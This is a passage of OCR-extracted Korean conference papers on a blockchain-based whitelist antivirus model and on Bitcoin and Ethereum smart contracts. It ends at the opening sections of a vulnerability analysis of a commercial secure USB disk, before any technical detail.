오늘날 악성코드는 날이 지날수록 기하급수적으로 증가하고 있다. 하지만 현재 그에 대한 대응책은 아직 미흡한 상황이다. 악성코드는 한번 시스템에 침투하여 실행되면 그 피해 규모는 막대하다. 따라서 악성코드를 막을 수 있는 유일한 방법은 예방이다. 현재 블랙리스트 기반의 안티 바이러스는 사후 처리 방식으로 신종 악성코드의 경우는 차단이 불가능하다는 단점이 있다. 따라서 악성코드의 완전한 차단을 위해서는 화이트리스트 기반의 정책이 적용되어야 한다. 화이트리스트 방식은 신뢰된 코드만을 허용한다. 여기서 중요한 점은 신뢰된 코드임을 어떻게 증명할 것인가이다. 따라서 본 논문에서는 코드에 대한 신뢰성을 증명하기 위해 현재 이슈화되고 있는 이더리움 플랫폼을 이용하여 공신력 있는 검증 기관으로부터 코드에 대한 사전 검증을 받고 그 결과로 블록체인에 기록된 신뢰된 코드만 허용하는 화이트리스트 기반의 안티 바이러스 모델을 제안한다.

I. 서론

오늘날 악성코드는 날이 지날수록 기하급수적으로 증가하고 있다. 하지만 현재 그에 대한 대응책은 아직 미흡한 상황이다. 악성코드는 한번 시스템에 침투하여 실행되면 그 피해규모는 예측이 불가능할 정도로 막대하다. 따라서 악성코드를 막을 수 있는 유일한 방법은 예방이라고 할 수 있다. 현재 블랙리스트 기반의 안티 바이러스는 기존에 등록된 악성코드를 제외한 모든 코드들의 실행을 허용한 뒤에 이상 유무가 판단되면 그 코드를 리스트에 추가하여 사후에 차단하는 방식이다. 즉 사후 처리 방식으로 재발 방지를 위해 주로 사용된다. 이는 이미 알려진 악성코드에 대해서는 사전 차단이 가능하지만, 신종 악성코드의 경우에는 사전 차단이 불가능하다는 단점이 있다. 결국 어떤 시스템에 침투한 신종 악성코드로부터 실제 피해를 보고난 뒤 신고자로부터 제보되거나, 악성코드 분석가가 해당 샘플을 획득한 후에야 해당 악성코드에 대한 시그니처 값을 만들어 블랙리스트에 추가함으로써 예방할 수 있는 것이다. 따라서 악성코드를 완벽히 예방하기 위해서는 화이트리스트 기반의 정책이 적용되어야 한다. 기존 블랙리스트 방식이 신뢰되지 않는 코드만 차단하고 나머지는 허용하는 반면에 화이트리스트 방식은 신뢰된 코드만을 허용한다는 차이점이 있다. 여기서 중요한 점은 신뢰된 코드임을 어떻게 증명할 것인가이다.

본 논문에서는 코드에 대한 신뢰성을 증명하기 위해 현재 이슈화되고 있는 이더리움 플랫폼을 이용하여 공신력 있는 검증 기관으로부터 코드에 대한 사전 검증을 받고 그 결과로 블록체인에 기록된 신뢰된 코드만 허용하는 화이트리스트 기반의 안티 바이러스 모델을 제안하고자 한다.

* 본 연구는 미래창조과학부 및 한국인터넷진흥원의 “고용계약형 정보보호 석사과정 지원사업”의 연구결과로 수행되었음

II. 제안 배경

2.1 기존 안티 바이러스의 변화 추세

현재 안티 바이러스는 거의 블랙리스트 기반의 악성코드 차단 방식을 사용한다. 이는 이미 알려진 악성코드에 대해서는 사전 차단이 가능하지만 신종 악성코드의 경우에는 사후 차단해야하는 단점이 있다. 특히나 산업 망에서 이슈화된 신종 스턱스넷 같은 경우는 산업 시설(핵, 전기, 원자력)을 마음대로 제어 할 수 있으므로 한번 침투하게 될 경우 국가적 재난으로 이어질 수 있어 위험하다. 이러한 이유로 현재 안티 바이러스 업계들은 악성코드의 완벽한 예방책으로 화이트리스트 기반의 정책을 도입 중에 있다. [1]

2.2 *코드에 대한 검증


화이트 리스트 기반 방식이 악성코드에 대한 완벽한 예방이 가능한 것은 사전에 신뢰된 코드만 허용한다는 의미가 내재되어있기 때문이다. 하지만 여기서 한 가지 모호한 문제가 발생한다. 그것은 허용하려는 파일이 정상적인 것인지 아닌지 확인해야 한다는 것이다. 이는 해당 파일에 대한 검증을 수행하여 신뢰된 파일임을 증명해야 함을 의미한다. 이를 위해서는 개발자와 검증 주체와의 이해관계가 필요하다. 즉 개발자는 책임감과 윤리성을 가져야하며 코드를 배포할 때 일정한 검증 비용을 지불하여 신뢰된 검증 기관으로부터 해당 코드에 대한 검증을 받아야한다는 전제조건이 필요하다. 현재 정부에서는 이를 뒷받침하기 위한 가이드라인을 제시하고 있다. [2] 이에 대한 예로는 공공기관에서 개발한 앱을 KISA를 통해 검증 받는 경우를 들 수 있다. 여기서 해당 앱에 대한 검증 기준은 모바일 앱 검증 지침서를 기반으로 한다. [2] 따라서 이러한 이해관계가 바탕이 되었을 때 본 논문에서 제안한 모델의 목적 달성이 가능할 것이다.

2.3 왜 이더리움인가?

이더리움은 블록체인 기술에 기반을 둔 가상 화폐 또는 프로그래밍 언어, 클라우드 컴퓨팅 플랫폼 그 자체이다. 이더리움이 가상화폐 중 하나인 비트코인과 다른 점은 블록체인에 화폐 거래 기록뿐 아니라 전 세계의 컴퓨팅 자원을 활용해 분산 네트워크를 구성하고, 이 플랫폼을 이용하여 계약서 등의 추가 정보와 다양한 데이터(SNS, 이메일, 전자투표)를 기록할 수 있다는 점이다. [3]

* 본 논문에서 코드의 의미는 실행될 수 있는 모든 프로그램을 뜻한다.

이더리움의 주요 목적은 분산 어플리케이션 제작을 위한 대체 플랫폼을 만드는 것이다. 이더리움은 튜링 완전 언어를 내장한 블록체인이라는 필수적이고 근본적인 기반을 제공함으로써 이 목적을 이루고자한다. [4]



[그림 1] 이더리움 분산 어플리케이션 아키텍처[5]

누구든지 이 언어를 사용하여 분산 어플리케이션(스마트 컨트랙트)을 작성하고 소유권에 대한 임의의 규칙, 트랜잭션 형식, 상태변환 함수 등을 생성 할 수 있다. 예를 들어 어떤 값을 저장하고, 특정한 조건들을 만족했을 때만 그 값을 얻을 수 있게 하는 일종의 암호 상자인 스마트 컨트랙트 또한 이 플랫폼 위에 만들 수 있다. [4]



[그림 2] 스마트 컨트랙트 예시[6]


본 논문에서는 이더리움을 통해 개발하기도 쉽고 더 강력한 Light Client 기능을 가지는 동시에 경제적인 개발 환경과 블록체인을 공유하는 분산 어플리케이션 기반 모델을 제안하고자 한다. 이로써 기존의 중앙 집중형 시스템보다 신뢰성과 보안 측면에서 훨씬 효율적이고 안전한 운영이 가능할 것이다, 추가적으로 가상화폐(이더)를 통한 비즈니스화도 기대해 볼 수 있을 것이다.

III. 화이트리스트 기반의 안티 바이러스

3.1 모델

본 논문에서는 화이트 리스트 기반의 안티 바이러스 구현을 위해 이더리움 플랫폼의 컨트랙트 개념을 이용한다.

먼저 해당 모델의 컴포넌트 구성은 다음과 같다.




[그림 3] 컴포넌트 구성

구성은 매우 간단하다. 컨트랙트만을 사용하므로 중앙 서버가 필요 없으며, 사용자 편의를 위한 HTML + JavaScript 기반의 사용자 인터페이스 코드 정보만 있으면 된다.

[표 1] 컴포넌트 구성 요소

컴포넌트	내용
Browser	간단한 HTML + JavaScript 기반의 UI를 통하여 컨트랙트에 원하는 트랙젝션을 전송한다.
Miner	Browser에서 발생된 트랜젝션(상태)을 블록체인 또는 컨트랙트에 기록 한다. 기록하는 대가로 수수료(Geth)를 받게 된다.
Blockchain ↓ ↑ Contract	블록체인은 모든 트랜젝션이 기록되어 있는 분산 원장(공유 장부)이며, 컨트랙트는 비즈니스 모델에 맞추어 개발된 분산 어플리케이션이다. 컨트랙트 또한 Creation Transaction에 의해 블록체인에 기록된다. 즉 컨트랙트는 코드 자체이며 해당 응용에 맞는 트랜젝션을 수행하여 블록체인에 신뢰된 데이터를 기록함으로써 원하는 비즈니스 목적을 달성한다.


3.2 모델 시나리오



[그림 4] 검증 기관의 인증 절차

모델 구현에 앞서 각 검증 기관은 공인 인증 기관으로부터 해당 기관이 검증 전문 기관임을 공식적으로 인증 받아야 한다. 이로써 검증 기관은 컨트랙트를 작성하여 검증 서비스를 제공할 수 있다. 이 후 전달 받은 인증서를 컨트랙트(인증서 저장소)에 기록한다.

다음은 해당 모델의 시나리오를 갖는 컨트랙트다.



[그림 5] 컨트랙트 구현

* Message Transaction(M_T)은 가스 비용을 소모함.
* CALL은 가스 비용을 소모하지 않음.
* 각 트랜젝션은 서명(개인키)을 통하여 검증(공개키).

[표 2] 트랜젝션 1

트랜젝션(Call) [코드 개발자] <- 인증서 저장소 <- [컨트랙트]
1. 코드 개발자는 컨트랙트로부터 인증서 저장소를 콜하여 검증을 요청할 기관의 인증서(공개키)를 확보한다.
2. 검증 요청할 코드의 시드값을 1번에서 얻은 공개키를 이용하여 암호화한다.
√ 시드값이란? - 코드를 제공하기 위한 URL 주소로 해당 URL로 접속하면 해당 코드의 바이너리 또는 소스를 다운받을 수 있다. 코드 저장소는 이더리움의 P2P 저장소 또는 개인 저장소를 이용할 수도 있다. √ 시드값의 사용 - 검증 대상 코드를 다운받을 수 있게 하는 고유한 시드값을 생성해야 한다. 즉 해당 노드의 시스템에서 해당 코드의 바이너리 값을 공개, 제공 할 수 있는 메커니즘을 지원해야 한다. (p2p 파일 공유 프로토콜 또는 이더리움 Swarm) - 시드값은 인증된 검증 기관의 공개키를 사용하여 암호화한 뒤에 블록체인 네트워크에 전파할 수 있다. 이로써 해당 시드에 대한 접근 제어가 가능하다. (암호화 -> 인증 효과)

[표 3] 트랜젝션 2

트랜젝션(M_T) [코드 개발자] -> 요청서 -> [컨트랙트]
1. 코드 개발자가 검증할 코드에 대한 요청서를 작성하여 컨트랙트에 전송한다.
2. 컨트랙트 코드(검증 프로세스)에 의해 요청서에 대한 검증이 수행된다.

[표 4] 코드에 대한 증명

검증 프로세스(코드 증명)
1. 인증서의 개인키를 이용하여 시드값을 복호화 한다.
2. 시드에 접속하여 해당 코드(바이너리)를 다운로드 한다.
3. 검증 프로세스에 의해 자동으로 코드에 대한 검증이 수행되고 그 결과로 검증 항목(체크 리스트)이 생성된다.
4. 3번의 체크 리스트를 검증 기준과 비교한다.
5. 일치하면 다음 작업을 수행한다. - 검증 기관으로 검증 비용 전송 - 요청서 N 검증 상태 -> 완료 - 요청서 N 검증 비용 -> 0 - 결과 리스트에 해당 증명서 등록 - 화이트 코드 리스트에 해당 코드 등록(코드의 해시값)
6. 일치하지 않으면 다음 작업을 수행한다. - 검증 기관으로 검증 비용 전송 - 요청서 N 검증 상태 -> 실패 - 요청서 N 검증 비용 -> 0 - 결과 리스트에 해당 증명서 등록 * 이 후 코드 개발자는 증명서를 보고 미흡한 점을 개선하여 다시 검증을 받을 수 있다.
√ 검증 상태 - 요청서의 검증 상태는 컨트랙트만 변경할 수 있다. 요청서가 컨트랙트에 처음 등록될 시 초기값은 대기 상태이다. 이 후 해당 요청서에 대한 검증 수행결과에 따라 완료, 실패로 변경된다. √ 검증 기준 - 코드 해시값 비교. (요청서와 시드로부터 받은 코드 해시값) - 검증 상태, 비용 확인. (대기인 경우만 승인, 검증 기관 제시) - 검증 항목 비교. (코드 검증 체크리스트와 비교) √ 코드 검증 체크리스트 - 모바일 앱 검증 지침서에 포함된 체크리스트와 같은 의미.

[표 5] 트랜젝션 3

트랜젝션(Call) [코드 사용자] <- 화이트 코드 리스트 <- [컨트랙트]
1. 컨트랙트로부터 화이트 코드 리스트를 콜한다.
2. 리스트를 통하여 사용자가 다운 받은 코드가 검증된 코드인지 확인함으로서 안전하게 코드를 실행할 수 있다.

[표 6] 트랜젝션 4

트랜젝션(Call) [코드 사용자] <- 결과 리스트 <- [컨트랙트]
1. 필요한 경우 코드 사용자는 화이트 코드 리스트에 포함된 해당 코드에 대한 참조 포인터를 통하여 해당 코드의 신뢰성을 보장하는 증명서를 컨트랙트로부터 콜하여 확인할 수 있다.

IV. 결론

현재의 악성코드 증가 추세로 볼 때에 가까운 미래에는 정상적인 코드보다 악성코드가 훨씬 더 많아질 것으로 예측된다. 지금도 하루에 십만 개가 넘는 신종 악성코드가 나타남을 감안하면 모든 안티 바이러스 업계가 힘을 합쳐도 현존하는 악성코드에 대하여 분석 할 수가 없는 난관에 봉착했다. 이런 문제를 해결하고자 본 논문에서는 이더리움 플랫폼을 이용하여 공신력 있는 검증 기관으로부터 코드에 대한 사전 검증을 받고 그 결과로 블록체인에 기록되어진 신뢰된 코드만 허용하는 화이트리스트 기반의 안티 바이러스 모델을 제안하였다. 이로써 코드 사용자들은 안전하게 코드를 실행할 수 있고 검증 기관은 코드의 신뢰성을 증명해줌으로써 얻는 수익을 기대해 볼 수 있다. 코드 개발자 또한 복잡한 절차 없이 간편하게 코드의 검증을 받음으로써 비용 절감 효과를 얻을 수 있다.

본 논문을 통하여 가까운 미래에 화이트리스트 기반의 안티 바이러스 산업이 활성화되어 해당 모델에 대한 의존성이 높아진다면 앞으로 증가하는 악성코드로 인한 난관도 극복할 수 있지 않을까 조심스럽게 기대해본다.

[참고문헌]

[1] http://blog.ahnlab.com/ahnlab/tag/3146
[2] PDF, 모바일 대국민 전자정부서비스 앱 가이드라인
[3] Wikipedia, Ethereum
[4] http://atomrigs.blogspot.kr/2014/11/ethereum.html
[5] chaintalk, http://www.chaintalk.io/archive/lecture/43
[6] http://goodjoon.tistory.com/262

비트코인 기술과 이더리움 스마트 계약

정재한* 손태식**

*아주대학교 컴퓨터공학과

**아주대학교 사이버보안학과

Bitcoin technology and Etherium smart contract

Jae-han Jeong* Tae-shik Shon**

*Dept. of Computer Engineering, Ajou University.

**Dept. of Cyber Security, Ajou University

요 약

최근 비트코인의 가치 상승과 랜섬웨어로 인한 비트코인 지불 협박으로 가상화폐에 대한 관심과 주목이 늘어나고 있다. 기존의 화폐 운용 방식과 다른 가상화폐의 동작 기술을 비트코인을 통해 알아볼 것이며 비트코인이 가지고 있는 문제점중 하나를 이더리움에서는 어떤식으로 극복하였는지 알아볼 것이다. 그리고 이더리움의 특징중 하나인 스마트 계약에 대해 알아보며 어떠한 장점이 있는지 알아본다.

I. 서론

비트코인이 2009년에 등장하면서[5] 비트코인에 대한 가치는 많이 접하지만 그에 대한 기술인 블록체인에 대해서는 잘 알고 있지 못하다. 비트코인은 기존의 신뢰기반 중앙 집중형 시스템을 비 신뢰 기반 분산형 시스템으로 바꾸면서 자발적인 거래자가 제 3자인 신용기관 없이 직접적인 거래를 가능하게 하였다. 이는 블록체인을 이용한 어플리케이션이나 시스템을 구축한다면 신뢰 기반의 중개 서버를 통한 권한이나 자격부여 없이 동작이 가능한 것이다. 이러한 블록체인을 기반으로 구축된 비트코인을 통해 블록체인 기술에 대해 알아본다.

하지만 비트코인은 블록체인, 분산 장부를 통해 가상 화폐를 이루어 냈지만 한계를 가지고 있다. 가장 큰 한계로 비트코인에서 지원하는 스크립트는 반복문을 제한했기 때문에 다양한 프로그래밍을 하는 것에 한계가 있다[1]. 이를 해결하기 위해 이더리움(Ethereum)이 생겨났으며 비트코인의 블록체인과 거의 유사하지만 추가로 블록체인 위에서 동작하는 튜링 완전 언어를 지원한다. 이는 기존 비트코인의 한계를 해결하면서 금융거래, 보험계약, 파생상품 등등 많은 거래를 정의하고 동작하도록 할 수 있다[2].

본 논문은 다음과 같이 구성된다. 2장에서는 비트코인과 관련된 기술적 부분에 대해 다룰 것이다. 3장에서는 한 단계 발전한 이더리움은 비트코인에서의 제한적인 스크립트 부분을 어떤 식으로 확장시켜 해결하였는지 알아볼 것이며, 4장에서는 확장된 이더리움을 어떤 식으로 활용하고 있는지에 대해 알아볼 것이다. 마지막으로 5장에서는 결론과 앞으로 나아가야할 방향에 대해 알아볼 것이다.

II. 관련기술

이번 장에서는 블록체인의 동작 원리를 비트코인을 통해 알아볼 것이다. 비트코인의 거래(Transaction)를 통해 어떤 식으로 기록을 검증하는지 알아볼 것이며 작업증명 방식을 통한 합의기술을 알아볼 것이다.

2.1 거래(Transaction)

전자 화폐는 디지털 서명끼리 엮이어 체인으로 이루어 져있다. 암호키 소유자는 거래 내역에 다음 소유자의 공개키를 추가한 뒤에 자신의 비밀키로 암호화하여 전달하면서 돈을 받은 사용자는 서명 소유자들의 체인과 서명을 검증할 수 있다. 사토시 나카모토 논문의 그림을 참고한 그림1은 해당 검증을 나타내고 있다.




그림 1 디지털 서명 체인

하지만 이러한 검증은 이중지불에 대한 문제를 해결하지 못하는데 이를 해결하기 위해 최근의 거래 내역을 찾아서 확인해본다[3].

2.2 작업 증명(Proof-of-Work)

SHA-256과 같은 해시 알고리즘을 사용하여 거래의 내역을 해시하여 결과 값을 블록에 포함하면서 작업증명을 수행한다. 해시란 임의의 길이 데이터를 고정된 길이의 데이터로 매핑(mapping)하여 값을 만들어 내는데 이는 원래의 입력 값을 알아내기 힘들다. 원래의 입력 값을 예측하기 어렵다는 점을 이용하여 만족하는 출력 값만을 인정하도록 하여 블록을 생성하기 어렵게 하였다. 해시함수의 첫 비트의 일정 개수를 0으로 시작하는 해시함수로 조건을 두었으며 이는 난이도를 어느 정도 낮추어 10분에 한 블록씩 생성되도록 하였다. 블록 생성을 계산적으로 어렵게 만드는 것은 블록의 조작을 방지하는 데에 목적을 두고 있다. 거래내역에 논스(nonce)값을 변화시키면서 조건에 맞는 해시 값을 만들어 낸다. 이러한 계산을 통해 제어를 한다면 공격자는 조작을 하는데 오래 걸리기 때문에 모두 확인할 수 있는 공개적인 기록을 할 수 있도록 한다[3].

2.3 스크립팅(Scripting)

비트코인 프로토콜은 스크립트가 내제되어 있기 때문에 조건을 통한 단순 프로그램의 개념이 포함되어 있다. 단순 프로그래밍(stack based programming language)이 가능하여 간단한 “스마트 계약”이 가능하다.

III. 비트코인 스크립트의 한계

비트코인에서 지원하는 스크립팅 기능은 상당히 제한적이어서 복잡한 프로그래밍은 불가능하다. 어떠한 제한이 있는지 알아보도록 한다.

3.1 loop문 제한

비트코인에서는 while문이나 for문과 같은 loop명령이 빠져있다. 이는 스크립트에서 무한 loop에 빠지게 되면 거래를 증명하거나 스크립트가 실행될 때 문제가 생길 수 있기 때문이다. 이러한 제한은 수많은 if 문을 통해 구현을 할 수 있지만 상당히 비효율적이다.

3.2 상태(State)표현 제한

비트코인에서 표현하는 상태는 사용되었거나

(spent) 사용되지 않았거나(unspent) 두 가지의 상태만을 표현할 수 있다. 때문에 상태를 이용한 다중 단계 계약이나 상태에 따른 스크립트를 만드는데 제한이 있다. 이러한 1회적인 계약에만 사용될 수 있으며 복잡한 계약에는 이용될 수 없다[4].

IV. 이더리움의 등장

비트코인의 loop문 제한과 상태표현 제한을 두지 않은 이더리움에서는 어떠한 방식으로 해결을 하였는지 알아보고, 그것이 어떻게 튜링 완전성을 가지는지 알아본다.

4.1 수수료(Fees)

블록체인 위에서 수행되는 각 트랜잭션은 그것을 다운로드하고 검증하기 위한 비용을 지불하도록 한다. 이더리움 에서는 이러한 트랜잭션을 일정 개수의 작업(operation)을 수행한다고 할 때 해당 작업 개수만큼 수수료를 지불하도록 하여 while문과 같은 loop문을 통해 작업의 수를 많이 늘리게 된다면 그만큼 많은 수수료를 지불해야 하는 것이다[4].

4.2 튜링 완전 언어

이더리움에서는 while문이나 for문과 같은 loop문을 허용하지만 허용했을 때 생기는 무한반복문을 사용하여 악의적으로 사용하거나 문제가 생길 경우 수많은 수수료를 지불하거나 해당 수수료를 초과하는 작업일 경우 상태를 되돌리면서 해결하였다. 이러한 방식으로 loop문의 제한을 해결함으로써 상상가능한 모든 계산 수행을 프로그래밍 할 수 있다. 즉 튜링완전성을 가진다는 것이며 비트코인의 부분적으로 수행하는 계약 스크립트와 달리 모든 조건을 수행할 수 있는 스마트 계약이 가능한 것이다[4].

V. 스마트 계약

이더리움과 같은 모든 프로그래밍이 가능한 스마트 계약을 통해 가상화폐가 아닌 다른 측면에서의 장점에 대해 알아본다. 이러한 필요성은 크게 제조사의 입장, 소비자의 입장 그리고 서비스적인 측면으로 알아볼 것이다.

5.1 제조사 측면

제조업체 입장에서는 많은 수의 디바이스들을 관리하기가 쉽지 않다. 제조업체의 중앙 서버에서 수많은 디바이스들의 소프트웨어 업데이트 배포하면서 관리하는 것은 높은 유지비용이 소모된다. 제조업체는 최신 펌웨어 업데이트의 해시를 네트워크에 저장할 수 있는 스마트 계약을 배포하여 쉽게 관리할 수 있게 되는 것이다[6].

5.2 소비자 측면

사물 인터넷 시대가 되어 많은 정보들을 소비자가 얻게 되고 스마트폰을 통해 계속 무언가를 수행한다면 신뢰에 대한 문제가 가장 중요하게 여겨질 것이다. 블록체인의 투명하게 정보를 기록하는 특성을 이용해서 쉽게 해결할 수 있다[6].

5.3 서비스 측면

이더리움의 상태 저장과 스마트 계약을 이용하여 서비스와 재산의 공유를 용이하게 한다. 예를 들어, 에너지 부분에서 IoT와 블록 체인을 통합하면 사용자 정의 기준에 따라 기계가 자동으로 에너지를 사고 팔 수 있는 peer-to-peer 시장이 가능해진다[6]. 즉, 어떤 한 지역에서 에너지를 생산하고 해당 초과 생산량을 이더리움에 기록하면 스마트 계약을 통해 다른 소비자에게 판매하면서 서비스를 제공할 수 있다.

VI. 결론

현재에도 비트코인의 가치는 지속적으로 올라가고 있다. 이러한 비트코인은 2009년 이후로 지속적으로 구조적 안정성에 대해 입증해오고 있다고 볼 수 있으며 이러한 원리에 대해 알아보았다. 하지만 이러한 비트코인의 제약사항과 한계도 존재하고 있음을 알 수 있었고, 이러한 제약 사항을 극복한 이더리움은 스마트 계약을 실현했으며 이는 중앙 집중형 시스템을 분산형 시스템으로 바뀔 수 있다는 것을 의미한다. 현재 많은 시스템이 중앙 집중형, 서버 시스템이며 이러한 시스템은 이더리움의 스마트 계약을 통해 기존과 다른 시스템을 구축할 수 있게 되는 것이다. 향후 연구에서는 이러한 기존 중앙 집중형 시스템을 분산형 시스템을 적용하여 구성하여 향상 시키는 연구를 한다.

Acknowledgement

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음(IITP-2017-2016-0-00304)

[참고문헌]

[1] Huh, Seyoung, Sangrae Cho, and Soohyung Kim. "Managing IoT devices using blockchain platform." Advanced Communication Technology (ICACT), 2017 19th International Conference on. IEEE, 2017.

[2] Omohundro, Steve. "Cryptocurrencies, smart contracts, and artificial intelligence." AI matters 1.2 (2014): 19-21.

[3] S. Nakamoto. (2008). Bitcoin: A Peer-to-Peer Electronic Cash System. [Online]. Available: https://bitcoin.org/bitcoin.pdf

[4] White Paper－Ethereum/WiKi, accessed on Mar. 15, 2016. [Online]. Available: https://github.com/ethereum/wiki/wiki/White-Paper

[5] Beck, Roman, et al. "Blockchain - The Gateway to Trust-Free Cryptographic Transactions." ECIS 2016 Proceedings (2016): 1-14.

[6] Christidis, Konstantinos, and Michael Devetsikiotis. "Blockchains and Smart Contracts for the Internet of Things." IEEE Access 4 (2016): 2292-2303.

보안 디스크 취약점 분석: A사 제품을 기반으로

김명수*, 오인수*, 이경률*, 임강빈*

*순천향대학교 정보보호학과, **순천향대학교 보안안전융합기술사업화센터

Vulnerability Analysis of Secure Disk: Based on Product A

Myoung-Su Kim*, Insu Oh*, Kyungroul Lee**, Sun-Young Lee*, Kangbin Yim*

*Dept. of Information Security Engineering, Soonchunhyang University

**R&BD Center for Security and Safety Industries (SSI), Soonchunhyang University

요 약

보안 디스크는 접근제어를 통한 무분별한 데이터 접근 방지, 사용자 인증을 통한 사용자 식별, 데이터 암/복호를 통한 데이터 유출방지 등의 보안 기능을 추가하여 사용자의 데이터를 안전하게 보호한다. 하지만 인증 우회, 암/복호키 노출 등의 보안 위협으로 인하여 데이터가 유출되는 문제점이 존재한다. 따라서 본 논문에서는 A사의 보안 디스크를 중점으로 발생 가능한 취약점을 분석하고, 개념검증도구를 구현하여 분석한 취약점을 검증함으로써 실증적인 결과를 도출하였다.

I. 서론

사용자들은 문서, 음악, 동영상 등의 자신이 소유한 데이터를 휴대하기 위한 필요성이 요구되었고, 이에 플로피 디스크, CD, USB 디스크 등의 보조 기억장치가 등장하였다. 이러한 보조 기억장치는 사용자가 외부의 장치에 데이터를 저장한 후, 이를 휴대함으로써 특정 단말 및 장소에 구애받지 않고 데이터에 접근이 가능한 장점이 존재한다[1].

상기와 같은 보조 기억장치는 다양하게 발전하여 왔으며, 사용자는 더욱 휴대가 편리한 장치를 요구하게 되었다. 이러한 요구를 토대로, 현재는 USB 인터페이스가 널리 사용됨에 따라 대부분 USB 디스크를 사용하는 실정이다.

반도체 집적기술이 발달함에 따라, 대용량의 기억장치가 등장하였지만, USB 디스크는 일반적으로 16GB, 32GB, 64GB 정도로 하드디스크에 비하여 작은 용량을 제공하므로 대용량의 데이터를 저장하기에는 한계가 존재한다. 이러한 이유로 더욱 많은 데이터를 저장하기 위하여 외장 하드디스크가 등장하였으며, 기존의 하드디스크와 비슷한 대용량을 지원할 뿐만 아니라, 휴대가 가능한 장점, 그리고 USB, IEEE1394, eS-ATA 등의 다양한 인터페이스를 지원하는 장점이 있다[2].

그럼에도 불구하고, 외장 하드디스크는 저장된 데이터를 보호하기 위한 기술이 적용되지 않아 분실 및 도난될 경우에는 내부에 저장된 정보가 유출되는 문제점이 존재한다. 데이터 유출 문제를 해결하기 위하여 접근제어, 사용자 인증, 데이터 보호 기술이 연구되고 개발되었으며, 이러한 기술을 통하여 정당한 사용자만 저장된 데이터에 접근하는 것이 가능하다. 이를 흔히 보안 디스크라 일컫는다.

하지만, 상기의 데이터를 보호하는 기술에서 인증 우회, 암/복호키 노출 등의 보안위협이 지적되어 왔으며, 이러한 위협을 통하여 데이터가 안전하게 보호되지 못하여 유출되는 문제점이 존재한다. 따라서 본 논문에서는 외장 하드디스크에 저장된 데이터를 보호하는 기술이 적용된 보안 디스크에서 발생하는 취약점을 분석하며, 분석 결과를 기반으로 정당하지 않은 공격자에 의한 데이터 유출 가능성을 검증한다.

본 논문은 다음과 같이 구성된다. 제2장은 관련 연구로, 보안 디스크의 원리 및 기능, 기존 연구를 서술하고, 제3장에서는 A사 보안 디스크를 대상으로 취약점을 분석하고 검증하였으며, 제4장에서 결론을 도출한다.

II. 관련연구

2.1. 보안 디스크

보안 디스크는 기존의 외장 하드디스크에 저장된 데이터를 보호하는 보안 기능이 추가된 장치로, 접근제어를 통한 무분별한 데이터 접근 방지, 사용자 인증을 통한 사용자 식별, 데이터 암/복호를 통한 데이터 유출방지 등을 통하여 공격자로부터의 데이터 접근 및 유출을 방지하며, 그 개념을 그림 1에 도식화하였다[3].



<그림 1> 보안 디스크 개념

2.2 보안 디스크 기능

